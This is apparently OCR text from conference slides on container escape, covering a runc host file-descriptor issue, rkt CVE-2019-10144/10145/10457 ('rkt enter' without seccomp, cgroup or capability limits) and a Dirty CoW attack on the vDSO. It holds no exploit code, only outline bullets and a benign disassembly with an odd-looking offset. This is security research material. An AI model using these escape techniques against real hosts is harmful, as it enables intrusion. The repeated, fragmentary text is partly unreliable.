


Library execs another program, which writes to the host FD. From now on:


containerd > containerd-shim > runc

`rkt` Vulnerabilities

rkt - CVE-2019-10144/10145/10457



rkt - CVE-2019-10144/10145/10457



rkt - CVE-2019-10144/10145/10457


`rkt enter` - like `docker exec`, but without key isolation measures

- No `seccomp` filtering (just like Kubernetes!)
- No `cgroup` isolation
- No capability restriction

More or less the same as a `--privileged` docker container

Part III: Kernel Exploitation


Kernel Exploitation



The security model of containers is predicated on kernel integrity

Dirty CoW (CVE-2016-5195)

PID 31337




write memory

file mapping

Dirty CoW (CVE-2016-5195)

PID 31337




file mapping

write memory

Copy-on-Write mapping

Dirty CoW (CVE-2016-5195)




file mapping

write memory

Copy-on-Write mapping

Dirty CoW (CVE-2016-5195)

PID 31337



write memory

file mapping

vDSO


```
<__vdso_time>:
   <+0>:  push   rbp
   <+1>:  test   rdi,rdi
   <+4>:  mov    rax,QWORD PTR [rip+0xfffffffffffffc18d]
   <+11>: mov    rbp,rsp
   <+14>: je     <time+19>
   <+16>: mov    QWORD PTR [rdi],rax
   <+19>: pop    rbp
   <+20>: ret
```

The virtual dynamic shared object is a special mapping shared from the kernel with userland

vDSO


Container

PID 1337



Hosty McHostTas


PID 55551



vDSO


Container

PID 1337



Hosty McHostTas


PID 55551



vDSO


Container

PID 1337



Hosty McHostTas


PID 55551



vDSO


Container

PID 1337



Hosty McHostTas

